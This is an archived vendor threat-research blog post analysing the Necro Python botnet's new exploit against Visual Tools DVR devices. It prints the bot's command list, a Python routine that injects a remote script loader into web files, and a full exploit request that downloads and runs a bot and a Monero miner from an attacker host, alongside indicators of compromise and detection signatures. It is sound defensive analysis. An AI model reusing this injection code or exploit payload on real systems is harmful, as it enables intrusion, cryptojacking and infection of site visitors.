


## Necro Python Botnet Goes After Vulnerable VisualTools DVR

By Paul Kimayong

Published: 2021-10-11 · Archived: 2026-04-05 23:15:26 UTC

Necro Python Botnet Goes After Vulnerable VisualTools DVR

October 11, 2021



In the last week of September 2021, Juniper Threat Labs detected a new activity from Necro Python (a.k.a N3Cr0m0rPh , Freakout, Python.IRCBot) that is actively exploiting some services, including a new exploit added to its arsenal. This new exploit targets Visual Tools DVR VX16 4.2.28.0 from visual-tools.com (no CVE number is assigned to this vulnerability). Successful exploitation will download the bot into the system and install a Monero miner.

Necro was first discovered in [January](#). The threat actor made a move in [March](#) and in [May](#), adding new exploits to its arsenal.

Necro bot is an interesting python bot that has many functions which include the following:

- Network Sniffer
- Spreading by exploits
- Spreading by brute-force
- Using Domain Generation Algorithm
- Installing a Windows rootkit
- Receiving and executing bot commands
- Participating in DDoS attacks
- Infecting HTML, JS, PHP files
- Installing Monero Miner

The script can run in both Windows and Linux environments. The script has its own polymorphic engine to morph itself every execution which can bypass signature-based defenses. This works by reading every string in its code and encrypting it using a hardcoded key.



addport	add port to the scanner
delport	remove port from scanner
ports	send to server the ports currently scanned
injectcount	send to server the number of files injected
reinject	launch function to inject to html, php, js, htm files
scanner	stop or launch scanner
sniffer	stop or launch sniffer
scannetrage	scan a range of IPs
clearscan	empty scanner DB
revshell	launch a reverse shell
shell	launch a process using subprocess.Popen()
killknight	kill itself
execute	executes a file
killbyname	kill process by name
killbypid	kill process by pid
disable	disable exploitation module
enable	enable exploitation module
getip	get current IP
ram	get information about the memory
update	update this bot
visit	visit a URL
dl exe	download and execute a file
info	get system information
repack	morph this bot
logout	logout from the server
reconnect	reconnect to the server
udpflood	UDP flood
synflood	SYN flood
tcpflood	TCP flood
slowloris	slowloris DDoS attack
httpflood	launch httpflood
torflood	launch DDoS using TOR SOCKS proxies

loadamp	initialize amplification attack
reflect	launch DNS reflection attack

We have noted a few changes on this bot from the previous version. First, it removed the SMB scanner which was observed in the May 2021 attack. Second, it changed the url that it injects to script files on the compromised system. Previously, it used a hardcoded url, 'ublock-referer[.]dev/campaign.js' and injects this on the scripts and now it uses the DGA for its url, i.e., 'DGA\_DOMAIN/campaign.js'. As noted in the previous reports, this bot will find HTML, PHP, JS and HTM files in the system and will inject a javascript code in every file. This is an attempt for that attacker to not only compromise the server but also clients connecting to it. Using a DGA domain to host the javascript makes it more resilient against defenses.

```
def InjectMaliciousScript(self, filename):
    global OFwciSvZq
    try:
        CiHaciha=False
        filename=os.path.realpath(filename)
        ZuiWWBgcnRi=(os.path.getatime(filename), os.path.getmtime(filename))
        fh=open(filename,"rb")
        idokhWcQc=fh.read()
        fh.close()
        ieFXOJeoJi = GenRandom(8)
        Random_8 = GenRandom(8)
        sYigocBw = b64encode("//" + DGA_DOMAIN + '/campaign.js')
        BddOqazfG='(function(' + Random_8 + ", " + ieFXOJeoJi + ") {" + ieFXOJeoJi + " = "
        + Random_8 + '.createElement('script');' + ieFXOJeoJi + '.type = 'text/javascript
        ';' + ieFXOJeoJi + '.async = true;' + ieFXOJeoJi + '.src = atob(\'' + OFwciSvZq +
        sYigocBw + OFwciSvZq + '\'.replace(/' + OFwciSvZq + "/gi, '')) + '?' +
        String(Math.random()).replace('0.', '');" + Random_8 +
        ".getElementsByTagName('body')[0].appendChild(" + ieFXOJeoJi + ");}(document));"
        UZPqPKUN=idokhWcQc.split(OFwciSvZq)
```

Necro injects javascript code to html, htm, php and .js files found on the compromised server. It uses the DGA domain to host campaign.js

Necro injects javascript code to html, htm, php and .js files found on the compromised server. It uses the DGA domain to host campaign.js

We also noted a change in its TOR Socks proxies. When the bot receives the "torflood" command, it uses a set of TOR proxies for its DDOS attacks.

### New Tor Proxies

['107.150.8.170:9051', '95.217.251.233:1080', '5.130.184.36:9999', '83.234.161.187:9999', '185.186.240.37:9119', '5.61.53.57:9500', '23.237.60.122:9051', '185.82.217.167:9051', '78.153.5.183:666', '51.210.202.187:8425', '85.159.44.163:9050', '217.12.221.85:9051', '130.61.153.38:9050', '142.93.143.155:9010', '8.209.253.198:9000', '127.0.0.1:9050']

### Visual Tools DVR Exploit

As noted above, this bot added a new exploit to its arsenal. The exploit targets Visual Tools DVR VX16 4.2.28.0. A [poc for this exploit](#) was made available to the public in July, 2021.

```
POST /cgi-bin/slogin/login.py HTTP/1.1
Accept-Encoding: identity
Content-Length: 0
Host: 52.38.18.38:8181
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: () { ; }; echo ; echo ; /bin/sh -c cd /tmp||cd $(find / -writable -readable -executable | head -n 1);wget http://gtmpbeaxruxy.myftp.org/setup -O setup|curl http://gtmpbeaxruxy.myftp.org/setup -O;chmod 777 setup;./setup;wget http://gtmpbeaxruxy.myftp.org/setup.py -O setup.py|curl http://gtmpbeaxruxy.myftp.org/setup.py -O;chmod 777 setup.py;python2 setup.py|python2.7 setup.py|python setup.py|./setup.py;echo 'ARGS="-o gulf.moneroocean.stream:18192 -u 45iHeQwQaunWXryL9YZ2egJxKvWBtWQUE4PKitu1VwYNUqkhHt6nyCTQb2dbvDRqDPXveNq94DG9uTndKcWLYNoG2uonhgh -p Network --cpu-no-yield --asm=auto --cpu-memory-pool=-1 -B"; AaYaooowawQ=$(ps h -C ".IolzTYJEI.sh" | grep -vw $$ | wc -1); [[ $AaYaooowawQ -ge 1 ]] && exit; curl http://gtmpbeaxruxy.myftp.org/xmrig1 -O|wget http://gtmpbeaxruxy.myftp.org/xmrig1 -O xmrig1;mkdir $PWD/.1;mv -f xmrig1 $PWD/.1/sshd;chmod 777 $PWD/.1/sshd;curl http://gtmpbeaxruxy.myftp.org/xmrig -O|wget http://gtmpbeaxruxy.myftp.org/xmrig -O xmrig;mkdir $PWD/.2;mv -f xmrig $PWD/.2/sshd;chmod 777 $PWD/.2/sshd;$PWD/.1/sshd $ARGS|$PWD/.2/sshd $ARGS'$PWD/.IolzTYJEI.sh;$PWD/.IolzTYJEI.sh& ' bash -s :'
```

HTTP request made to attack Visual Tools DVR

Aside from the bot, the payload will install a XMRig Monero miner with the following wallet.

- 45iHeQwQaunWXryL9YZ2egJxKvWBtWQUE4PKitu1VwYNUqkhHt6nyCTQb2dbvDRqDPXveNq94DG9uTndKcWLYNoG2

The scanner function of the bot scans for the following ports and if available, it launches its attack.

TARGET\_PORTS = [22, 80, 443, 8081, 8081, 7001]

Juniper Threat Labs is still seeing this Necromorph exploiting the following vulnerabilities:

1. CVE-2020-15568 – TerraMaster TOS before 4.1.29
2. CVE-2021-2900 – Genexis PLATINUM 4410 2.1 P4410-V2-1.28
3. CVE-2020-25494 – Xinuos (formerly SCO) Openserver v5 and v6
4. CVE-2020-28188 – TerraMaster TOS <= 4.2.06
5. CVE-2019-12725 – Zeroshell 3.9.0

#### Detection

Exploits used in this attack are detected by [Juniper's NGFW SRX](#) series.

- [HTTP:CGI:BASH-CODE-INJECTION](#)
- HTTP:CTS:TERRAMASTER-TOS-INJCTN
- HTTP:CTS:SCO-OPNSRVR-OS-INJ
- HTTP:CTS:GENEXIS-PLAT-RCE
- HTTP:CTS:ZEROSHELL-CGI-BIN-RCE

[Juniper Advanced Threat Prevention](#) Cloud detects this bot as follows:

e524bd7789b82df11891... Report False Positive Download STIX Report Download PDF Report

**Threat Level**

10

File name: e524bd7789b82df11891cc2c...  
Category: script (MIME type: text/...)

**Top Indicators**

Signature Match: Generic  
Antivirus: Clean

**Prevalence**

Global prevalence: Low  
Unique users: 0  
Protocols seen: N/A

**GENERAL** | BEHAVIOR ANALYSIS | NETWORK ACTIVITY | BEHAVIOR DETAILS

**Status**

Threat Level: 10  
Global Prevalence: Low  
Last Scanned: Oct 4, 2021 1:41 PM

**File Information**

File Name: e524bd7789b82df11891cc2c12af1ac0ea41dd0b946e1e04a4246cb36321f82f  
Category: script (MIME type: text/x-python)  
Size: 231 KB  
Platform: Generic  
Malware Name: Generic  
Type: Generic  
Strain: Generic

**Other Details**

sha256: e524bd7789b82df11891cc2c12af1ac0ea41dd0b946e1e04a4246cb36321f82f  
md5: 560ba3ce8804a13331441ed149e41a33

Juniper Advanced Threat Prevention DNS Security also detects the DGA domain.

The screenshot shows the 'Monitor / DNS' interface. A 'DGA' indicator is highlighted. Below it, a table lists detected domains:

Domain	DNS Record Type	Last Hit Session ID	Last Hit Source IP	Last Hit Destination IP	Total Hits	Verdict	Last Hit Time
kkgawq4zq2mh.hopto...	A	34125	1.1.1.1	2.2.2.2	1	DGA	Oct 6, 2021 8:15 AM

**Indicators of Compromise**

**Domains:**

gtmpbeaxruxy[.]myftp.org

**URLs:**

- https://gtmpbeaxruxy[.]myftp.org/setup.py
- https://gtmpbeaxruxy[.]myftp.org/setup
- https://gtmpbeaxruxy[.]myftp.org/xmrig
- https://gtmpbeaxruxy[.]myftp.org/xmrig1

**Files:**

File Hash	File Name
Eb4a48a32af138e9444f87c4706e5c03d8dc313fabb7ea88c733ef1be9372899	setup
E524bd7789b82df11891cc2c12af1ac0ea41dd0b946e1e04a4246cb36321f82f	setup.py
0e537db39a7be5493750b7805e3a97da9e6dd78a0c7fca282a55a0241803d803	xmrig
F72babf978d8b86a75e3b34f59d4fc6464dc988720d1574a781347896c2989c7	xmrig1

**IP Addresses & ports:**

- 107[.]150.8.170:9051
- 130[.]61.153.38:9050
- 142[.]93.143.155:9010
- 185[.]186.240.37:9119
- 185[.]82.217.167:9051
- 217[.]12.221.85:9051
- 23[.]1237.60.122:9051

- 5[.]130.184.36:9999
- 5[.]61.53.57:9500
- 51[.]210.202.187:8425
- 78[.]153.5.183:666
- 8[.]209.253.198:9000
- 83[.]234.161.187:9999
- 85[.]159.44.163:9050
- 95[.]217.251.233:1080

Related posts

# HPE

## A Challenger in the Gartner® Magic Quadrant™ for Hybrid Mesh Firewall

**HPE JUNIPER**  
networking

Figure 1. Magic Quadrant for Hybrid Mesh Firewall

Vendor	Completeness of Vision	Ability to Execute	Quadrant
Palo Alto Networks	High	High	Leader
Fortinet	High	High	Leader
HPE (Juniper Networking)	Low	High	Challenger
Check Point	High	Medium	Contender
Disco	High	Medium	Contender
Microsoft	Low	Medium	Contender
Snycor	Low	Medium	Contender
Imperva	Low	Medium	Contender
MaxGuard	Low	Medium	Contender
NSC	Low	Low	Contender
Firepower	Low	Low	Contender
Sangfor	Low	Low	Contender

As of July 2025  
© Gartner, Inc

 **Juniper Blog**

# Elevating customer trust in Juniper Networks security with new ISO 27001:2022 certifications & SOC 2 attestations

[Read the blog](#)

**JUNIPER**  
NETWORKS



 **Juniper Blog**

# Fortifying your cloud-native infrastructure with cSRX and SUSE Rancher

**Mike Spanbauer**  
Field CTO, Security  
Juniper Networks

**JUNIPER**  
NETWORKS

Source: <https://blogs.juniper.net/en-us/threat-research/necro-python-botnet-goes-after-vulnerable-visualtools-dvr>